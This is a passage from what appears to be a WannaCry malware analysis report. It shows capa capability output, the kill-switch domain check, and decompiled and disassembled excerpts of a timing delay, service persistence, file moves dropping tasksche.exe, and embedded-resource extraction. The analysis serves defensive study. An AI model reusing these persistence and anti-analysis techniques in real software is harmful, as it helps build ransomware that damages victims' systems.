PROCESS	Create Thread [C0038] Terminate Process [C0018] Terminate Thread [C0039]

Figure 30: MBC Objective

Capability	Namespace
reference analysis tools strings	anti-analysis
check for time delay via QueryPerformanceCounter	anti-analysis/anti-debugging/debugger-detection
contain obfuscated stackstrings	anti-analysis/obfuscation/string/stackstring
receive data (5 matches)	communication
send data (5 matches)	communication
connect to URL	communication/http/client
get socket status	communication/socket
initialize Winsock library	communication/socket
set socket configuration	communication/socket
create UDP socket (4 matches)	communication/socket/udp/send
act as TCP client	communication/tcp/client
generate random numbers via WinAPI	data-manipulation/prng
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
get file size	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file on Windows	host-interaction/file-system/read
get number of processors	host-interaction/hardware/cpu
terminate process	host-interaction/process/terminate
run as service	host-interaction/service
create service	host-interaction/service/create
modify service	host-interaction/service/modify
start service	host-interaction/service/start
create thread (4 matches)	host-interaction/thread/create
terminate thread	host-interaction/thread/terminate
link function at runtime on Windows	linking/runtime-linking
linked against ZLIB	linking/static/zlib
inspect section memory permissions	load-code/pe
persist via Windows service	persistence/service

Figure 31: Wannacry summarized capabilities

Capa in verbose mode showed a comprehensive list which included the addresses for easier cross reference when debugging. See the appendix section for the complete information.

Cutter




Figure 32: Graph of the main function located in 0x00408140

- We can see a call to API InternetOpenA using the string “str.http:__www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com” as one of the passed arguments.
- If a connection is not made on the URL above, it will call the function “fcn.00408090”.
- Otherwise, it appears to clean up the stack and do a return instruction.
- We are suspecting that this URL is the kill switch. More on the advanced dynamic analysis section.




Figure 33: Graph of the “fcn.00408090” function which opens the service with name "mssecsvc2.0".

Figure 34: Possible time delay via QueryPerformanceCounter function located in 0x401660

```
lpPerformanceCount = (LARGE_INTEGER *)0x40167c;
arg_14h = arg_4h;
iVar1 = flirt.alldiv(arg_4h, arg_8h, 1000000, 0, unaff_EDI, unaff_ESI);
lpPerformanceCount = (LARGE_INTEGER *)0x0;
iVar2 = flirt.allrem(arg_4h, arg_8h, 1000000, 0, arg_14h);
iVar2 = iVar2 * 1000;
var_1ch = iVar2;
if (0 < iVar1) {
    (*KERNEL32.dll_Sleep)(iVar2 / 1000000 + iVar1 * 1000);
    return;
}
if (*(double *)0x431450 == 0.0) {
    iVar1 = (*KERNEL32.dll_QueryPerformanceFrequency)(&var_28h);
    if (iVar1 == 0) {
        (*KERNEL32.dll_Sleep)(iVar2 / 1000000);
        return;
    }
    *(double *)0x431450 = (double)CONCAT44(var_24h, var_28h) * 1e-09;
}
uVar3 = sub.MSVCRT.dll__ftol();
var_18h = (int32_t)((uint64_t)uVar3 >> 0x20);
iVar1 = iVar2 / 1000000 + -10;
(*KERNEL32.dll_QueryPerformanceCounter)(&lpPerformanceCount);
iVar2 = (int32_t)lpPerformanceCount + (uint32_t)(0xfff0bdbf < (uint32_t)uVar3) + var_1ch;
if (0 < iVar1) {
    (*KERNEL32.dll_Sleep)(iVar1);
}
(*KERNEL32.dll_QueryPerformanceCounter)(&var_20h);
if (var_20h <= iVar2) {
    if (var_20h < iVar2) goto code_r0x0040178b;
    do {
        if ((uint32_t)uVar3 + 1000000 <= (uint32_t)var_24h) {
            return;
        }
code_r0x0040178b:
        do {
            (*KERNEL32.dll_QueryPerformanceCounter)(&var_24h);
        } while (var_20h < iVar2);
    } while (var_20h <= iVar2);
}
return;
}
```

These seem to be custom functions related to integer division and remainder calculations.

It will use kernel32.dll to sleep for a calculated duration.

Figure 35: It implements a time delay or sleep function based on the system's performance counter.

```
act as TCP client
namespace  communication/tcp/client
scope      function
matches    0x407480
```

According to capa result above, a TCP client appears to be being set up in memory address 0x407480.




Figure 36: Setting up socket connection.

Checking in cutter, this function appears to be involved in setting up a socket, performing an ioctlsocket operation, connecting to a destination, using select for monitoring events on the socket, and closing the socket.




Figure 37: Service creation and service start for persistence.




Figure 38: API calls referencing "resource". To be discussed on the next pages.

Graph(fcn.00407ce0)

```
[0x00407db9]
 0x00407db9      mov     ecx, 0x40  ; '@' ; 64
 0x00407dbe      xor     eax, eax
 0x00407dc0      lea     edi, [lpExistingFileName + 0x1]
 0x00407dc4      mov     byte [lpExistingFileName], bl
 0x00407dc8      rep     stosd dword es:[edi], eax
 0x00407dca      stosw   word es:[edi], ax
 0x00407dcc      stosb   byte es:[edi], al
 0x00407dcd      mov     ecx, 0x40  ; '@' ; 64
 0x00407dd2      xor     eax, eax
 0x00407dd4      lea     edi, [lpNewFileName + 0x1]
 0x00407ddb      mov     byte [lpNewFileName], bl
 0x00407de2      rep     stosd dword es:[edi], eax
 0x00407de4      mov     esi, dword [sprintf] ; 0x40a10c
 0x00407dea      push    str.tasksche.exe ; 0x43136c
 0x00407def      stosw   word es:[edi], ax
 0x00407df1      stosb   byte es:[edi], al
 0x00407df2      push    str.WINDOWS ; 0x431364
 0x00407df7      lea     eax, [lpExistingFileName]
 0x00407dfb      push    str.C:__s__s ; 0x431358
 0x00407e00      push    eax
 0x00407e01      call    esi
 0x00407e03      add     esp, 0x10
 0x00407e06      lea     ecx, [lpNewFileName]
 0x00407e0d      push    str.WINDOWS ; 0x431364
 0x00407e12      push    str.C:__s_qeriuwjhrf ; 0x431344
 0x00407e17      push    ecx
 0x00407e18      call    esi
 0x00407e1a      add     esp, 0xc
 0x00407e1d      lea     edx, [lpNewFileName]
 0x00407e24      lea     eax, [lpExistingFileName]
 0x00407e28      push    1           ; 1 ; DWORD dwFlags
 0x00407e2a      push    edx         ; LPCSTR lpNewFileName
 0x00407e2b      push    eax         ; LPCSTR lpExistingFileName
 0x00407e2c      call    dword [MoveFileExA] ; 0x40a04c ; BOOL MoveFileExA(LPCSTR lpExistingFileNa...
 0x00407e32      push    ebx
 0x00407e33      push    4           ; 4
 0x00407e35      push    2           ; 2
 0x00407e37      push    ebx
 0x00407e38      push    ebx
 0x00407e39      lea     ecx, [var_258h]
 0x00407e3d      push    0x40000000
 0x00407e42      push    ecx
 0x00407e43      call    dword [data.00431458] ; 0x431458
 0x00407e49      mov     esi, eax
 0x00407e4b      cmp     esi, 0xffffffff
 0x00407e4e      je      0x407f08
```

Figure 39: Possible result is "C:\WINDOWS\qeriuwjhrf".

The string "C:%s\qeriuwjhrf" is most likely used as a format string in a call to the sprintf function.

Investigation of the high entropy resource section

R.bin extracted using Resource hacker.




Figure 40: Extracting R using Resource hacker tool and saving it as R.bin.




Figure 41: Another resource named "XIA" with PK header which indicates this is a zipped file.

Opening r.bin in pestudio shows another resource named.
Extract XIA using resource hacker and named it as XIA2058.zip.

